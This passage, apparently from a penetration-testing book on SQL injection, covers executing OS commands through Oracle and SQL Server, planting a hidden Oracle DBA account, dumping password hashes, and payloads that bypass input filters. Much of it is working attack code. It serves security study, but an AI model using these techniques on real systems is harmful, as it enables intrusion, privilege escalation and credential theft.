exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure(  ) >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell 'echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs'
exec master..xp_cmdshell "echo } >>\temp\test.cs"
exec master..xp_cmdshell "echo }; >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
```

The example in Figure 6.18 creates a simple .NET source file and then calls on csc.exe to compile the file as a DLL in the c:\temp directory on the SQL server. Even if the remote server used a different directory naming scheme, an enterprising attacker would be able to use csc.exe by running it out of the perfectly predictable DLL cache, %windir%\system32\dllcache\csc.exe.

Oracle

Again, various possibilities exist to create files in Oracle. The following methods are available:

- *utl_file*
- *DBMS_ADVISOR*
- External tables
- Java
- Operating system commands and redirection

Since Oracle 9i, *utl_file* can write binary code on the file system. The following sample code creates a binary file, hello.com, on the C: drive or the appropriate UNIX path of the database server:

```
Create or replace directory EXT AS 'C:\';
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083C40
2CD20C35589E5B80100508D451A50B80F00508D5D00FFD383C40689EC5DC3558BEC8B5E
088B4E048B5606B80040CD21730231C08BE55DC39048656C6C6F2C20576F726C64210D0A');
fi:=UTL_FILE.fopen('EXT','hello.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/
```

DBMS_ADVISOR is probably the shortest way to create files:

```
create directory EXT as 'C:\';
exec SYS.DBMS_ADVISOR.CREATE_FILE ( 'first row', 'EXT', 'victim.txt' );
```

Since Oracle 10g, it is possible to create a file containing all usernames plus their passwords using external tables:

```
create directory EXT as 'C:\';
CREATE TABLE ext_write (
myline)
ORGANIZATION EXTERNAL
(TYPE oracle_datapump
DEFAULT DIRECTORY EXT
LOCATION ('victim3.txt'))
PARALLEL
AS
SELECT 'I was here' from dual UNION SELECT name||'='||password from sys.user$;
```

You can find Java sample code on Marco Ivaldi's Web page, at www.0xdeadbeef.info/exploits/raptor_oraexec.sql.

Executing Operating System Commands

Executing commands through the database server serves multiple purposes. Other than the massive amount of fame and fortune that such activity attracts, command execution is normally searched for because of the high level of privileges with which most database servers run. A remote exploit against Apache will, at best, result in a shell with a user ID of *nobody* (probably within a jailed environment), but the equivalent attack against a DBMS will almost always yield high levels of permission. On Windows, this has traditionally been the System privilege.

Direct Execution

This section deals with executing operating system commands directly through SQL injection by exploiting functionality built into the RDBMS.

Oracle

Oracle offers various documented and undocumented possibilities for running operating system commands. Most of these commands are available only if you have full access to the database (e.g., via SQL*Plus) or via PL/SQL injection, but not via SQL injection.

Pazician

Depending on the Oracle version, the following methods are available. Oracle *EXTPROC*, Java, and *DBMS_SCHEDULER* are official methods from Oracle to run operating system commands. For *EXTPROC* and Java, the following tool can be used to automate this process:

- www.0xdeadbeef.info/exploits/raptor_oraexec.sql

DBMS_SCHEDULER

DBMS_SCHEDULER is new since Oracle 10g and requires *CREATE JOB* (10g Rel. 1) or *CREATE EXTERNAL JOB* (10g Rel. 2/11g) privileges. Since 10.2.0.2, the operating system commands are no longer executed as user *Oracle*, but as user *nobody*.

```
--Create a Program for dbms_scheduler
exec DBMS_SCHEDULER.create_program('RDS2009','EXECUTABLE',
'c:\WINDOWS\system32\cmd.exe /c echo 0wned >> c:\rds3.txt',0,TRUE);
--Create, execute and delete a Job for dbms_scheduler
exec DBMS_SCHEDULER.create_job(job_name => 'RDS2009JOB',program_name =>
'RDS2009',start_date => NULL,repeat_interval => NULL,end_date =>
NULL,enabled => TRUE,auto_drop => TRUE);
```

PL/SQL Native

PL/SQL native in Oracle 10g/11g is undocumented, but in my experience it is the most reliable way to run operating system commands in Oracle 10g/11g because the commands are executed as user *Oracle*. There are no special requirements, as there are with Java and EXTPROC variations. The only requirement for PL/SQL native is the right to modify the SPNC_COMMANDS text file on the database server. Oracle will execute everything in this file if a procedure/function/package is created and PL/SQL native is enabled.

The following code grants DBA privileges to *public* by using PL/SQL native. The *grant* command is nothing other than an *INSERT INTO SYSAUTH$* command which can normally be executed only as user *SYS*. In this example, we create a text file called e2.sql which is executed by *sqlplus*. This *sqlplus* command is started via PL/SQL native.

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
v_file UTL_FILE.FILE_TYPE;
BEGIN
EXECUTE IMMEDIATE q'!create directory TX as 'C:\'!';
begin
-- grant dba to public;
DBMS_ADVISOR.CREATE_FILE ( 'insert into sys.sysauth$
values(1,4,0,null);'||chr(13)||chr(10)||' exit;', 'TX', 'e2.sql' );
end;
```

Pazician

```
EXECUTE IMMEDIATE q'!drop directory TX!';
EXECUTE IMMEDIATE q'!create directory T as 'C:\ORACLE\ORA101\PLSQL'!';
utl_file.fremove('T','spnc_commands');
v_file := utl_file.fopen('T','spnc_commands', 'w');
utl_file.put_line(v_file,'sqlplus / as sysdba @c:\e2.sql');
utl_file.fclose(v_file);
EXECUTE IMMEDIATE q'!drop directory T!';
EXECUTE IMMEDIATE q'!alter session set plsql_compiler_flags='NATIVE'!';
EXECUTE IMMEDIATE q'!alter system set plsql_native_library_dir='C:\'!';
EXECUTE IMMEDIATE q'!create or replace procedure h1 as begin null; end;!';
COMMIT;
RETURN 1;
END;
/
```

Other Possibilities

In addition to the methods above, it can also be possible to execute operating system code using other functionality within the database, including the following:

- Alter system set events
- PL/SQL native 9i
- Buffer overflow + shell code
- Custom code

Alter System Set Events

Alter system set is an undocumented parameter (since Oracle 10g) that allows you to specify the name of a custom debugger which will be executed during a debugging event, which would then need to be forced. For example:

```
alter system set "_oradbg_pathname"='/tmp/debug.sh';
```

PL/SQL Native 9i

Since 9i Rel. 2, Oracle offers the possibility to convert PL/SQL code into C code. To increase the flexibility, Oracle allows you to change the name of the *make* utility (e.g., to calc.exe or any other executable). For example:

```
alter system set plsql_native_make_utility='cmd.exe /c echo Owned >
c:\rds.txt &';
alter session set plsql_compiler_flags='NATIVE';
Create or replace procedure rds as begin null; end; /
```

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Buffer Overflows

In 2004, Cesar Cerrudo published an exploit for a buffer overflow in the Oracle functions *NUMTOYMINTERVAL* and *NUMTODSINTERVAL* (see http://seclists.org/vulnwatch/2004/q1/0030.html). By using the following exploit, it was possible to run operating system commands on the database server:

```
SELECT NUMTOYMINTERVAL (1,'AAAAAAAAAABBBBBBBBBCCCCCCCCCCABCDEFGHIJKLMNOPQR'
||chr(59)||chr(79)||chr(150)||chr(01)||chr(141)||chr(68)||chr(36)||chr(18)||
chr(80)||chr(255)||chr(21)||chr(52)||chr(35)||chr(148)||chr(01)||chr(255)||
chr(37)||chr(172)||chr(33)||chr(148)||chr(01)||chr(32)||'echo ARE YOU SURE?
>c:\Unbreakable.txt') FROM DUAL;
```

Custom Application Code

In the Oracle world, it is not uncommon to use tables containing operating system commands. These commands will be executed by an external program connecting to the database. By updating such an entry in the database with the command of your choice, you can often overtake systems. It's always worth it to check all tables for columns containing operating system commands. For example:

```
+----+-------------------------------------+---------------+
| Id | Command                             | Description   |
+----+-------------------------------------+---------------+
| 1  | sqlplus -s / as sysdba @report.sql | Run a report  |
+----+-------------------------------------+---------------+
| 2  | rm /tmp/*.tmp                       | Daily cleanup |
+----+-------------------------------------+---------------+
```

By replacing *rm /tmp/*.tmp* with *xterm –display 192.168.2.21*, sooner or later a new xterm window with Oracle privileges will appear on the attacker's PC.

MySQL

MySQL does not natively support the execution of shell commands. Most times the attacker hopes that the MySQL server and Web server reside on the same box, allowing him to use the "select into DUMPFILE" technique to build a rogue Common Gateway Interface (CGI) on the target machine. The "create UDF" attack detailed by NGS Software (www.ngssoftware.com/papers/HackproofingMySQL.pdf) is excellent thinking, but it's not easy to do through an SQL injection attack (again because you cannot execute multiple queries separated by a command separator). Stacked queries are possible in MySQL 5 and later, but this has not been found in the wild very often (yet).

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
Microsoft SQL Server


Once more, we can find the lion's share of exploitation fun within Microsoft SQL Server. Attackers found the joy of *xp_cmdshell* ages ago and it certainly revived interest in how much can be done from the command line. *xp_cmdshell* has intuitive syntax, accepting a single parameter which is the command to be executed. The results of a simple *ipconfig* command appear in Figure 6.19.

Figure 6.19 *xp_cmdshell* under Microsoft SQL Server



On modern versions of SQL Server, however, *xp_cmdshell* is disabled by default. This (along with many other settings) can be configured through the Surface Area Configuration tool that ships with SQL Server. The Surface Area Configuration tool is shown in Figure 6.20.

Figure 6.20 The Surface Area Configuration Tool




This, however, poses little problem if the attacker has the necessary privileges, since it can once more be turned on through in-band signaling using the *sp_configure* statement.

Figure 6.21 demonstrates how to reenable *xp_cmdshell* within Query Manager. A quick search on the Internet for "xp_cmdshell alternative" will also quickly point you to the hordes of posts where people have rediscovered the possibility of instantiating a *Wscript.Shell* instance through T-SQL in much the same manner as we used in this chapter for file reading and writing. The neatest of these, demonstrated in the code that follows, creates a new stored procedure called *xp_cmdshell3*.[3]

```
CREATE PROCEDURE xp_cmdshell3(@cmd varchar(255), @Wait int = 0) AS
  --Create WScript.Shell object
  DECLARE @result int, @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
  --If @OLEResult <> 0 EXEC sp_displayoaerrorinfo @ShellID, @OLEResult
  EXECUTE @OLEResult = sp_OADestroy @ShellID
  return @result
```

Figure 6.21 Reenabling *xp_cmdshell* through an SQL Query



SQL Server 2005 and later also present a few new options for code execution, thanks once more to integration with the .NET CLR. This functionality, as mentioned earlier, is turned off by default but can be reenabled through a good SQL injection string and the right permissions.

Earlier in the chapter, we used the *CREATE ASSEMBLY* directives to get SQL Server to load a file from the system. If you want to use this functionality to load a valid .NET binary, you would once more have three options:

- Create and load the executable locally:
  1. Create the source file on the system.
  2. Compile the source file to an executable.
  3. Call *CREATE ASSEMBLY FOO* from C:\temp\foo.dll.

- Load the executable from a UNC share:
  1. Create the DLL (or EXE) on a publicly accessible Windows share.
  2. Call *CREATE ASSEMBLY FOO* from \\public_server\temp\foo.dll.
- Create the executable from a passed string:
  1. Create an executable.
  2. Unpack the executable into HEX:

     ```
     File.open("moo.dll","rb").read().unpack("H*")
     ["4d5a90000300000004000000ffff0……]
     ```
  3. Call *CREATE ASSEMBLY MOO* from 0x4d5a90000300000004000000ffff0.

The question that remains is what level of trust is given to these executables, considering the robust trust levels afforded through .NET. A full discussion of the .NET trust levels is beyond the scope of this book, but for completeness they are as follows:

- SAFE:
  - Perform calculations
  - No access to external resources
- *EXTERNAL_ACCESS*:
  - Access to the disk
  - Access to the environment
  - Almost full access with some restrictions
- UNSAFE:
  - Equivalent of full trust
  - Call unmanaged code
  - Do anything as SYSTEM

Our goal would obviously be to be able to load a binary as UNSAFE. To do this, however, requires that our binary be signed during development and that our key be trusted to the database. This would seem like too much of a mission to overcome through injection, but we are afforded a way out, since we can simply set the database to "Trustworthy" to bypass this limitation.

This allows us to create a .NET binary with no limitations and then import it into the system with permission set to UNSAFE (see Figure 6.22).

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Figure 6.22 Creating an UNSAFE Binary by Making the Database "Trustworthy"

```
alter database master set Trustworthy on
CREATE ASSEMBLY shoe FROM 0x4d5a90.. WITH PERMISSION_SET = unsafe
```

Consolidating Access

Several opportunities present themselves to the enterprising analyst once a full compromise has been affected. In 2002, Chris Anley published his "three-byte patch" for SQL Server which would effectively disable authentication on the system by reversing the logic of the **conditional Jump** code branch. Although this certainly looks good on TV, I cannot imagine too many customers who would happily tolerate the greater level of exposure they would endure during the course of such testing.

One of this book's contributing authors, Alexander Kornbrust, along with NGS Software's David Litchfield have published extensively on the existence and creation of database rootkits, which effectively subvert the security of the database much like a traditional rootkit subverts the security of an operating system. These can be made that much more effective since file system rootkits have been known about for decades whereas database rootkits are a fairly new concept.

The following sample code implements an Oracle rootkit by updating a row in a table:

```
-- the following code must run as DBA
SQL> grant dba to hidden identified by hidden_2009; -- create a user
hidden with DBA privileges
SQL> exec sys.kupp$proc.change_user('SYS'); -- become user SYS
-- change the users record in sys.user$
SQL> update sys.user$ set tempts#=666 where name='HIDDEN';
-- does not show the user HIDDEN
SQL> select username from dba_users;
-- but the connect works
SQL> connect hidden/hidden_2009
```

Here is a quick explanation of why this works. To display the list of users, Oracle uses the views *ALL_USERS* and *DBA_USERS*. These views contain a join among three tables. By setting *tempts#* (or *datats#* or *type#*) to a nonexistent value, you can remove the user from the result of the join and from the view.


```
CREATE OR REPLACE FORCE VIEW "SYS"."ALL_USERS"
("USERNAME", "USER_ID", "CREATED") AS
select u.name, u.user#, u.ctime
from sys.user$ u, sys.ts$ dts, sys.ts$ tts
where u.datats# = dts.ts#
and u.tempts# = tts.ts#
and u.type# = 1
```

You can find further information concerning Oracle rootkits at the following Web sites:

- www.red-database-security.com/wp/db_rootkits_us.pdf
- www.databasesecurity.com/oracle-backdoors.ppt

In 2008, two additional contributing authors of this book, Marco Slaviero and Haroon Meer, showed that newer versions of SQL Server now have the native ability to expose Simple Object Access Protocol (SOAP)-based Web services through http.sys, the same kernel component that manages Internet Information Server (IIS). This means that an attacker who has obtained the necessary privileges can create an HTTP listener that is bound to an SQL stored procedure. The collection of images in Figure 6.23 walks through the attack. Starting from the left, we note that */test* returns a page on the Web server. The query manager windows to the right create the *ENDPOINT3* endpoint on path */test*. The next two frames show that the */test* page has now been "virtually overwritten."

Figure 6.23 Creating SOAP Endpoints within SQL Server



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The preceding example shows the strange architecture choice that allows the *CREATE ENDPOINT* command in SQL to effectively overwrite the */test* page on the Web server. This happens by design, because SQL Server is given a higher priority with *http.sys*.

Although simply creating a denial of service (DoS) condition is fun, the utility is substantially increased when you consider the possibility of linking the endpoint to a stored procedure that can accept posted commands which are then evaluated on the server. Fortunately, this is not needed, since SQL Server natively supports sqlbatch when creating SOAP endpoints. According to MSDN (http://msdn.microsoft.com/en-us/library/ms345123.aspx):[4]

> "When BATCHES are ENABLED on an endpoint by using the T-SQL command, another SOAP method, called "sqlbatch," is implicitly exposed on the endpoint. The sqlbatch method allows you to execute T-SQL statements via SOAP."

This means that faced with the simple injection point used in previous examples, we can issue our request to create the SOAP endpoint we need:

```
username=' exec('CREATE ENDPOINT ep2 STATE=STARTED AS HTTP (AUTHENTICATION =
(INTEGRATED),PATH = ''/sp'',PORTS=(CLEAR))FOR SOAP (BATCHES=ENABLED)')—
```

This creates a SOAP endpoint on the victim server on */sp*, allowing us to aim a SOAP request (with an embedded SQL query) at the endpoint. Figure 6.24 shows a tiny Perl-based SOAP query tool that you can use to talk to the newly created endpoint.

Figure 6.24 A Perl-Based SOAP Query to the Created Endpoint

```
Simple SOAP Query Tool for sqlbatch Endpoints
=============================================
[*] Running create table dbo.test(data varchar(4096)); insert into dbo.test EXEC master..xp_cmdshell 'ipconfig'; select * from dbo.test against server..
[*] Calling sqlbatch
[*] Got Server response...

data:: Windows IP Configuration
data:: Ethernet adapter Local Area Connection:
data::
data::    Connection-specific DNS Suffix  . : sensepost.local
data::    IP Address. . . . . . . . . . . . : 196.31.150.68
data::    Subnet Mask . . . . . . . . . . . : 255.255.255.192
data::    Default Gateway . . . . . . . . . : 196.31.150.65
```

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Summary

This chapter demonstrated how SQL injection attacks can be used to attack the host on which the database server is running. The ability to read and write files to the file system and the ability to execute operating system commands is built into most modern RDBMSs today, and this by extension means that this functionality is available to most SQL injection attackers.

The ability to use a single vulnerability such as a discovered SQL injection point as a beachhead to launch attacks at other hosts is one of those penetration testing techniques that separates the men from the boys. This chapter covered how simple primitives such as file reading, file writing, and command execution can be used within SQL injection attacks against the most prominent application architectures.

With these primitives under your belt, you can move on to Chapter 7, which covers advanced SQL injection topics.

Solutions Fast Track

Accessing the File System

- ☑ The following pertains to reading files from the file system using SQL injection:

  In MySQL, you can use the *LOAD DATA INFILE* and *LOAD_FILE()* commands to read arbitrary files from the host.

  In Microsoft SQL Server, you can read files from the filesystem using *BULK INSERT* or OLE Automation. On newer systems (SQL Server 2005 and later), you can use a quirk in the *CREATE ASSEMBLY* methods to read files from the file system.

  In Oracle, you can read files using Oracle Directory, Oracle Text, or the *utl_file* method.

- ☑ The following pertains to writing files to the file system using SQL injection:

  In MySQL, you can write files to the file system by using the *select into outfile* and *select into dumpfile* commands.

  In Microsoft SQL Server, you can use OLE Automation and simple redirection (through command execution) to create files on the target file system. You can use debug.exe and BCP from the command line to assist with creating binaries on the target.

  In Oracle, you can accomplish file writing using *utl_file*, *DBMS_ADVISOR*, Java, or operating system commands and standard redirection.

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Executing Operating System Commands

- ☑ In MySQL, although you can execute operating system commands through SQL by creating a user-defined function (UDF), I am unaware of any method to accomplish this currently via SQL injection.
- ☑ In Microsoft SQL Server, you can execute commands via stored procedures such as *xp_cmdshell*, via OLE Automation, or through the new CLR integration features.
- ☑ In Oracle, you can execute commands through EXTPROC, Java, *DBMS_SCHEDULER*, or PL/SQL functionality.

Consolidating Access

- ☑ You can use database rootkits to ensure repeat access to compromised servers.
- ☑ Database Rootkits can vary in complexity, from adding functionality to the database server to simply adding users to the system who do not show up with regular detection.

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Frequently Asked Questions

Q: Are all database back ends equal when it comes to SQL injection attacks?

A: Although conventional wisdom has always held that attacks are equally lethal across the different RDBMSs, I feel that the ability to run chained or stacked queries (as supported by SQL Server) makes injection attacks against Microsoft SQL Server a much easier target for potential attackers.

Q: Are special permissions needed for reading and writing files to the host operating system or can this be done by anyone?

A: This generally varies from system to system, but it is safe to assume that some sort of elevated credentials are generally required.

Q: So, why would I care whether I can read or write files?

A: Attackers have shown outstanding creativity over the years in translating the ability to read or write files on a compromised host to a full host compromise. The ability to read arbitrary files from the file system of a distant database server often provides a goldmine of stored connection strings that allow an attacker to aim at other hosts deeper in the company's network.

Q: Wouldn't securing the database configuration solve these problems?

A: Hardening the database configuration goes a long way toward preventing such attacks. In theory, all SQL injection attacks can be prevented with tight configuration and well-written code. In practice, however, this is far easier said than done. Security is a difficult game because it pits human against human, and some humans choose to spend huge amounts of time figuring ways around secure configurations.

FAQ
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Endnotes

1. Balaji Rathakrishnan et al. "Using CLR Integration in SQL Server 2005." Microsoft Corporation, http://msdn.microsoft.com/en-us/library/ms345136.aspx (accessed February 12, 2009).
2. {}, and Hardbeat. "How we defaced www.apache.org." http://www.dataloss.net/papers/how.defaced.apache.org.txt (accessed February 12, 2009).
3. Foller, Antonin. "Custom xp_cmdshell, using shell object." Motobit Software, http://www.motobit.com/tips/detpg_cmdshell/ (accessed February 6, 2009).
4. Sarsfield, Brad, and Srik Raghavan. "Overview of Native XML Web Services for Microsoft SQL Server 2005." Microsoft Corporation, http://msdn.microsoft.com/en-us/library/ms345123(SQL.90).aspx (accessed February 6, 2009).

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Chapter 7

Advanced Topics

Solutions in this chapter:

- Evading Input Filters
- Exploiting Second-Order SQL Injection
- Using Hybrid Attacks

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

In the chapters so far, we have examined various techniques for finding, confirming, and exploiting SQL injection vulnerabilities in typical situations. Sometimes, however, you will encounter more challenging cases where you will need to expand these techniques to handle some unusual features of an application, or combine them with other exploits to deliver a successful attack.

In this chapter, we'll explore more advanced techniques which you can use to enhance your SQL injection attacks, and to overcome obstacles that you may encounter. We'll discuss methods for evading input validation filters, and look at various ways in which you can bypass defenses such as Web application firewalls. I'll introduce second-order SQL injection, a subtler case of the vulnerability, which you can leverage in cases where the kinds of attacks described so far are blocked. Finally, we'll discuss hybrid attacks, where you can combine SQL injection exploits with other attack techniques to deliver a more complex attack and compromise even relatively well-defended applications.

Evading Input Filters

Web applications frequently employ input filters that are designed to defend against common attacks, including SQL injection. These filters may exist within the application's own code, in the form of custom input validation, or may be implemented outside the application, in the form of Web application firewalls (WAFs) or intrusion prevention systems (IPSs).

In the context of SQL injection attacks, the most interesting filters you are likely to encounter are those which attempt to block any input containing one or more of the following:

- SQL keywords, such as *SELECT*, *AND*, *INSERT*, and so on
- Specific individual characters, such as quotation marks or hyphens
- Whitespace

You may also encounter filters which, rather than blocking input containing the items in the preceding list, attempt to modify the input to make it safe, either by encoding or escaping problematic characters or by stripping the offending items from the input and processing what is left in the normal way.

Often, the application code that these filters protect is vulnerable to SQL injection, and to exploit the vulnerability you need to find a means of evading the filter to pass your malicious input to the vulnerable code. In the next few sections, we will examine some techniques that you can use to do just that.

Using Case Variation

If a keyword-blocking filter is particularly naïve, you may be able to circumvent it by varying the case of the characters in your attack string, because the database handles SQL keywords in a case-insensitive manner. For example, if the following input is being blocked:

```
' UNION SELECT password FROM tblUsers WHERE username='admin'--
```

you may be able to bypass the filter using the following alterative:

```
' uNiOn SeLeCt password FrOm tblUsers WhErE username='admin'--
```

Using SQL Comments

You can use inline comment sequences to create snippets of SQL which are syntactically unusual but perfectly valid, and which bypass various kinds of input filters.

You can circumvent various simple pattern-matching filters in this way. For example, a recent vulnerability in the phpShop application (see http://seclists.org/bugtraq/2008/Feb/0013.html) employed the following input filter in an attempt to prevent SQL injection attacks:

```
if (stristr($value,'FROM ') ||
   stristr($value,'UPDATE ') ||
   stristr($value,'WHERE ') ||
   stristr($value,'ALTER ') ||
   stristr($value,'SELECT ') ||
   stristr($value,'SHUTDOWN ') ||
   stristr($value,'CREATE ') ||
   stristr($value,'DROP ') ||
   stristr($value,'DELETE FROM') ||
   stristr($value,'script') ||
   stristr($value,'<>') ||
   stristr($value,'=') ||
   stristr($value,'SET '))
      die('Please provide a permitted value for '.$key);
```

Note the space following each SQL keyword that is being checked for. You can easily bypass this filter using inline comments to separate each keyword without the need for whitespace. For example:

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/tblUsers/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

(Note that the equals character (=), which is also being filtered, has been replaced with the *LIKE* keyword in this bypass attack, which in this instance achieves the same result.)

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Of course, you can use this same technique to bypass filters which simply block any whitespace whatsoever. Many developers wrongly believe that by restricting input to a single token they are preventing SQL injection attacks, forgetting that inline comments enable an attacker to construct arbitrarily complex SQL without using any spaces.

